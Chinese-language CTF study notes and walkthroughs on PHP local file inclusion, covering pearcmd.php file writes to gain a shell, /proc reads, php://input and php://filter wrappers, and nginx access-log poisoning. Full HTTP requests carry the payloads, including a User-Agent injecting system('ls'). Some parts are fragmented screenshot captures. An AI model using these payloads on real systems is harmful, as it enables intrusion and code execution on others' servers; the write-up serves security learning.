|-----------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| System                                  | Windows NT LENOVO 10.0 build 22621 (Windows 10) i586                                                                                                                                                                                                                                                                                                           |
| Build Date                              | Oct 13 2016 10:44:50                                                                                                                                                                                                                                                                                                                                           |
| Compiler                                | MSVC14 (Visual C++ 2015)                                                                                                                                                                                                                                                                                                                                       |
| Architecture                            | x86                                                                                                                                                                                                                                                                                                                                                            |
| Configure Command                       | cscrip /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--with-pdo-oci=c:\php-sdk\oracle\v86\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-sdk\oracle\v86\instantclient_12_1\sdk,shared" "--enable-object-out-dir=.\obj" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--without-analyzer" "--with-pgsql" |
| Server API                              | CGI/FastCGI                                                                                                                                                                                                                                                                                                                                                    |
| Virtual Directory Support               | disabled                                                                                                                                                                                                                                                                                                                                                       |
| Configuration File (php.ini) Path       | C:\Windows                                                                                                                                                                                                                                                                                                                                                     |
| Loaded Configuration File               | D:\phpStudy\PHPTutorial\php\php-7.0.12-nts\php.ini                                                                                                                                                                                                                                                                                                             |
| Scan this dir for additional .ini files | (none)                                                                                                                                                                                                                                                                                                                                                         |
| Additional .ini files parsed            | (none)                                                                                                                                                                                                                                                                                                                                                         |
| PHP API                                 | 20151012                                                                                                                                                                                                                                                                                                                                                       |
| PHP Extension                           | 20151012                                                                                                                                                                                                                                                                                                                                                       |
| Zend Extension                          | 320151012                                                                                                                                                                                                                                                                                                                                                      |
| Zend Extension Build                    | API320151012,NTS,VC14                                                                                                                                                                                                                                                                                                                                          |
| PHP Extension Build                     | API20151012,NTS,VC14                                                                                                                                                                                                                                                                                                                                           |
| Debug Build                             | no                                                                                                                                                                                                                                                                                                                                                             |
| Thread Safety                           | disabled                                                                                                                                                                                                                                                                                                                                                       |
| Zend Signal Handling                    | disabled                                                                                                                                                                                                                                                                                                                                                       |
| Zend Memory Manager                     | enabled                                                                                                                                                                                                                                                                                                                                                        |

bypass

pearcmd

在 Docker PHP 裸文件本地包含综述中，提到了 pearcmd.php 的利用方法。该方法无需竞争条件，也没有额外的版本限制，只要是 Docker 启动的 PHP 环境即可通过一个数据包搞定。

在 Docker 的任何版本镜像中， pcel/pear 都会被默认安装，安装路径在 /usr/local/lib/php

通过发送以下数据包，目标将写入一个文件 /tmp/hello.php，其中包含 <?=phpinfo()?>。然后，利用文件包含漏洞包含这个文件即可实现 getshell。

```
GET /index.php?+config-create+&file=/usr/local/lib/php/pearcmd.php&<?=phpinfo()?
>+/tmp/hello.php HTTP/1.1
Host: 192.168.1.162:8080
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/87.0.4280.88 Safari/537.36
Connection: close
```

## peclcmd

与 `peclcmd` 相似，参考 [SEETF-2023](#) 中的一道题目。

## proc

在文件包含漏洞的情境中，通常会存在非预期的情况，例如 [Dreamer\\_revenge](#)（红明谷杯 2023）、[ArkNights](#)（羊城杯 2023）、[YamiYami](#)（HDCTF 2023）、[MyBox](#)（NSSCTF 2<sup>nd</sup>）。因此，如果出题人未清空变量，很有可能通过 `/proc` 实现非预期攻击。

`/proc` 是一个在 Linux 系统中用于访问内核内部数据结构、获取系统信息以及控制系统行为的虚拟文件系统。它提供了一种通过文件系统的方式查看和操作内核状态的机制。值得注意的是，`/proc` 是一个伪文件系统，其数据只存在于内存中，而不占用硬盘空间。

以下是一些常用的 `/proc` 目录下文件和目录：

1. `/proc/self`：表示当前进程的目录。通过 `/proc/self` 可以方便地获取当前进程的信息。
2. `/proc/$pid/`：表示进程号为 `$pid` 的进程目录。例如，`/proc/1234/` 对应进程号为 1234 的进程（Docker 容器默认的 PID 为 1）

一些常用的 `/proc` 文件和目录：

- `/proc/self/cmdline`：包含当前进程的完整命令行参数。
- `/proc/self/cwd`：是一个符号链接，指向当前进程的当前工作目录。
- `/proc/self/exe`：是一个符号链接，指向当前进程的可执行文件。
- `/proc/self/environ`：包含当前进程的环境变量。
- `/proc/self/fd/`：是一个目录，包含当前进程打开的文件描述符的符号链接列表。

通过读取这些文件，可以获取关于进程的详细信息，方便进行调试和监控。在给定上下文中，对于 Docker 容器，`/proc` 中的信息可以用于发现容器内部的运行时信息，如进程启动命令、环境变量等。

## 实战

### input

[返回](#)

file\_get\_contents

WEB

未解决

分数: 30

金币: 3

题目作者: harry

一血: npfs

一血奖励: 2金币

解决: 3130

提示:

描述: file\_get\_contents? ? ? ?

<http://114.67.175.224:15534>

01:59:33

删除场景

延时场景

请输入flag

提交

打开页面给出了源代码

← → ↻ ⚠ 不安全 114.67.175.224:15534

```
<?php
extract($_GET);
if (!empty($ac))
{
    $f = trim(file_get_contents($fn));
    if ($ac === $f)
    {
        echo "<p>This is flag:" . $flag</p>";
    }
    else
    {
        echo "<p>sorry!</p>";
    }
}
?>
```

`extract()` 函数从数组中将变量导入到当前的符号表，该函数使用数组键名作为变量名，使用数组键值作为变量值

源代码:

```
<!DOCTYPE html>
<html>
<body>

<?php
$a = "Original";
$my_array = array("a" => "Cat", "b" => "Dog", "c" => "Horse");
extract($my_array);
echo "\$a = $a; \$b = $b; \$c = $c";
?>

</body>
</html>
```

运行结果

\$a = Cat; \$b = Dog; \$c = Horse

empty() 函数判断是否为空, 空为 False

trim() 函数移除字符串两侧的空白字符或其他预定义字符

file\_get\_contents() 把整个文件读入一个字符串中

```
<?php
echo file_get_contents("test.txt");
?>
```

上面的代码将输出:

```
This is a test file with test text.
```

由此可以看出这里存在一个文件包含漏洞, 我们可以结合 PHP 伪协议

php://input 在 POST 请求中访问其中的 data 部分, 我们可以 GET 传入 ac 值, fn 为伪协议, 最后 POST 传入 ac 值使条件成立

请求

美化 Raw Hex

```
1 POST /?ac=666&fn=php://input HTTP/1.1
2 Host: 114.67.175.224:15534
3 Cache-Control: max-age=0
4 Accept-Language: zh-CN
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/126.0.6478.183 Safari/537.36
7 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
  ;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Accept-Encoding: gzip, deflate, br
9 Cookie: _ga=GAl.1.617906882.1730096273; Hm_lvt_c1b044f909411ac4213045f0478e96fc=1730096273
  ; _ga_F3VR2TS8SJ=GS1.1.1730096275.1.1.1730096343.0.0.0
10 Connection: keep-alive
11 Content-Type: application/x-www-form-urlencoded
12 Content-Length: 3
13
14 666
```

响应

美化 Raw Hex 页面渲染

```
<span style="color: #0000BB">
  $a&nbsp;
</span>
<span style="color: #007700">
  ===&nbsp;
</span>
<span style="color: #0000BB">
  $f
</span>
<span style="color: #007700">
  )<br />
  {<br />
  echo&nbsp;
</span>
<span style="color: #DD0000">
  " < p > This &nbsp; is &nbsp; flag : " &nbsp;
</span>
<span style="color: #007700">
  .
</span>
<span style="color: #DD0000">
  " &nbsp;
</span>
<span style="color: #0000BB">|
  $flag
</span>
<span style="color: #DD0000">
  < p > "
</span>
<span style="color: #007700">
  ;<br />
  )<br />
  else<br />
  {<br />
  echo&nbsp;
</span>
<span style="color: #DD0000">
  " < p > sorry ! < / p > ; "
</span>
<span style="color: #007700">
  ;<br />
  )<br />
  }<br />
</span>
<span style="color: #0000BB">
  ?><br />
</span>
</span>
<code>
<p>
  This is flag: flag(2609765766ccdaeffb3360182285e61)
</p>
```

Search

0高亮

Search

完成

filter

< 返回

文件包含

WEB

已解决

分数: 20 金币: 2

题目作者: harry

一血: 不会CTF的麻风

一血奖励: 1金币

解 决: 10870

提 示:

描 述: flag{}

启动场景

请输入flag

提交

打开网页有个链接

< > ↺

🛡️ 🔒 114.67.175.224:14035

🌐 攻防世界

👤 学习资源 - CTF Wiki

📦 【i春秋】-专注网络安...

🚩 首页 - Bugku CTF

🔍


[click me? no](#)

点击进去发现 URL 路径变成了 file 参数



使用 PHP 伪协议读取源码

php://filter 用于读取源代码并输出，convert.base64-encode 进行 Base64 编码输出，resource 指定读取文件



解码拿到 flag

base编码

base16、base32、base64

77u/PGh0bWw+DQogICAgPHRpdGx1PkJlZ2t1LXdlYjwvdG10bGU+DQogICAgDQo8P3BocA0KCWVycm9yX3JlcG9ydGluZygwKTsNCglpZigt

77u/PGh0bWw+DQogICAgPHRpdGx1PkJlZ2t1LXdlYjwvdG10bGU+DQogICAgDQo8P3BocA0KCWVycm9yX3JlcG9ydGluZygwKTsNCglpZigt

编码

base64

字符集


utf8(unicode编码)

编 码


解 码

```
<html>
<title>Bugku-web</title>


<?php
    error_reporting(0);
    if(!$_GET[file]){echo '<a href=“./index.php?file=show.php”>click me? no</a>';}
    $file=$_GET['file'];
    if(strpos($file,"../")||strpos($file,"tp")||strpos($file,"input")||strpos($file,"data")){
        echo "Oh no!";
        exit();
    }
    include($file);
    //flag:flag{7e2d3755d45cb7d630422a5d58820571}
?>
</html>
```




打开网页给出了源码



文件包含是没有任何过滤的，但是没有 /flag 文件



## 分析架构为 Nginx 服务器



尝试访问日志文件 `/var/log/nginx/error.log` 和 `/var/log/nginx/access.log`

| 请求 |                                                                                              |     |  | 响应 |                                     |     |      |
|----|----------------------------------------------------------------------------------------------|-----|--|----|-------------------------------------|-----|------|
| 美化 | Raw                                                                                          | Hex |  | 美化 | Raw                                 | Hex | 页面渲染 |
| 1  | GET /?look=/var/log/nginx/error.log HTTP/1.1                                                 |     |  | 1  | HTTP/1.1 200 OK                     |     |      |
| 2  | Host: challenge.qsnctf.com:30286                                                             |     |  | 2  | Server: nginx/1.10.3                |     |      |
| 3  | User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101 Firefox/139.0 |     |  | 3  | Date: Fri, 30 May 2025 05:14:07 GMT |     |      |
| 4  | Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8                      |     |  | 4  | Content-Type: text/html             |     |      |
| 5  | Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2                 |     |  | 5  | Connection: keep-alive              |     |      |
| 6  | Accept-Encoding: gzip, deflate, br                                                           |     |  | 6  | X-Powered-By: PHP/5.5.38            |     |      |
| 7  | Connection: keep-alive                                                                       |     |  | 7  | Content-Length: 0                   |     |      |
| 8  | Cookie: td_cookie=889322796; fish=weak                                                       |     |  | 8  |                                     |     |      |
| 9  | Upgrade-Insecure-Requests: 1                                                                 |     |  | 9  |                                     |     |      |
| 10 | Priority: u=0, i                                                                             |     |  |    |                                     |     |      |
| 11 |                                                                                              |     |  |    |                                     |     |      |
| 12 |                                                                                              |     |  |    |                                     |     |      |

发现 access.log 被设置为了 UA 头

 Burp

项目Intruder重放器查看帮助

Burp Suite专业版 v2025.1 - 临时项目 - licensed to Datch

仪表盘目标代理Intruder重放器CollaboratorSequencer编码工具对比工具日志Organizer扩展学习xia SQLAutoRepeater

6 x +

发送取消<>

目标: 1

| 请求                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |     |     |  |  | 响应                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |     |     |      |  |
|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----|-----|--|--|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----|-----|------|--|
| 美化                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | Raw | Hex |  |  | 美化                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               | Raw | Hex | 页面渲染 |  |
| <pre>1 GET /?look=/var/log/nginx/access.log HTTP/1.1 2 Host: challenge.qsnctf.com:30286 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101 Firefox/139.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 6 Accept-Encoding: gzip, deflate, br 7 Connection: keep-alive 8 Cookie: td_cookie=889322796; fish=weak 9 Upgrade-Insecure-Requests: 1 10 Priority: u=0, i 11 12</pre> |     |     |  |  | <pre>100.64.0.2 - - [30/May/2025:05:00:40 +0000] "GET / HTTP/1.1" 200 2989 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36" 100.64.0.2 - - [30/May/2025:05:00:40 +0000] "GET /favicon.ico HTTP/1.1" 200 2989 "http://challenge.qsnctf.com:30286/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36" 100.64.0.2 - - [30/May/2025:05:00:48 +0000] "GET / HTTP/1.1" 200 2989 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101 Firefox/139.0" 100.64.0.2 - - [30/May/2025:05:00:48 +0000] "GET /favicon.ico HTTP/1.1" 200 2989 "http://challenge.qsnctf.com:30286/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101 Firefox/139.0" 100.64.0.2 - - [30/May/2025:05:02:28 +0000] "GET / HTTP/1.1" 200 2989 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101 Firefox/139.0" 100.64.0.2 - - [30/May/2025:05:02:32 +0000] "GET / HTTP/1.1" 200 2989 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101 Firefox/139.0" 100.64.0.2 - - [30/May/2025:05:03:18 +0000] "GET /?look=/var/log/nginx/access.log HTTP/1.1" 200 1104 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101 Firefox/139.0" 100.64.0.2 - - [30/May/2025:05:03:36 +0000] "GET /?look=/etc/passwd HTTP/1.1" 200 1389 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101 Firefox/139.0" 100.64.0.2 - - [30/May/2025:05:03:46 +0000] "GET /?look=/flag HTTP/1.1" 200 325 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101 Firefox/139.0" 100.64.0.2 - - [30/May/2025:05:03:53 +0000] "GET /?look=/home HTTP/1.1" 200 320 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101 Firefox/139.0" 100.64.0.2 - - [30/May/2025:05:03:57 +0000] "GET /?look=/etc/passwd HTTP/1.1" 200 1389 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101 Firefox/139.0" 100.64.0.2 - - [30/May/2025:05:10:06 +0000] "GET / HTTP/1.1" 200 2989 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36" 100.64.0.2 - - [30/May/2025:05:10:06 +0000] "GET /favicon.ico HTTP/1.1" 200 2989 "http://challenge.qsnctf.com:30286/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36" 100.64.0.2 - - [30/May/2025:05:14:07 +0000] "GET /?look=/var/log/nginx/error.log HTTP/1.1" 200 5 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101 Firefox/139.0"</pre> |     |     |      |  |

于是我们可以改 UA 头为 PHP 代码

User-Agent: <?php echo system('ls');?>

Burp

项目

Intruder

重放器

查看

帮助

Burp Suite专业版 v2025.1 - 临时项目 - licensed to Datch

仪表盘

目标

代理

Intruder

重放器

Collaborator

Sequencer

编码工具

对比工具

日志

Organizer

扩展

学习

xia SQL

AutoRepeater

6 ×

+

发送

取消

<>

>>

目标

请求

美化

Raw

Hex

in

≡

1 GET /?look=/var/log/nginx/access.log HTTP/1.1

2 Host: challenge.qsnctf.com:30286

3 User-Agent: <?php echo system('ls');?>

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

6 Accept-Encoding: gzip, deflate, br

7 Connection: keep-alive

8 Cookie: td\_cookie=889322796; fish=weak
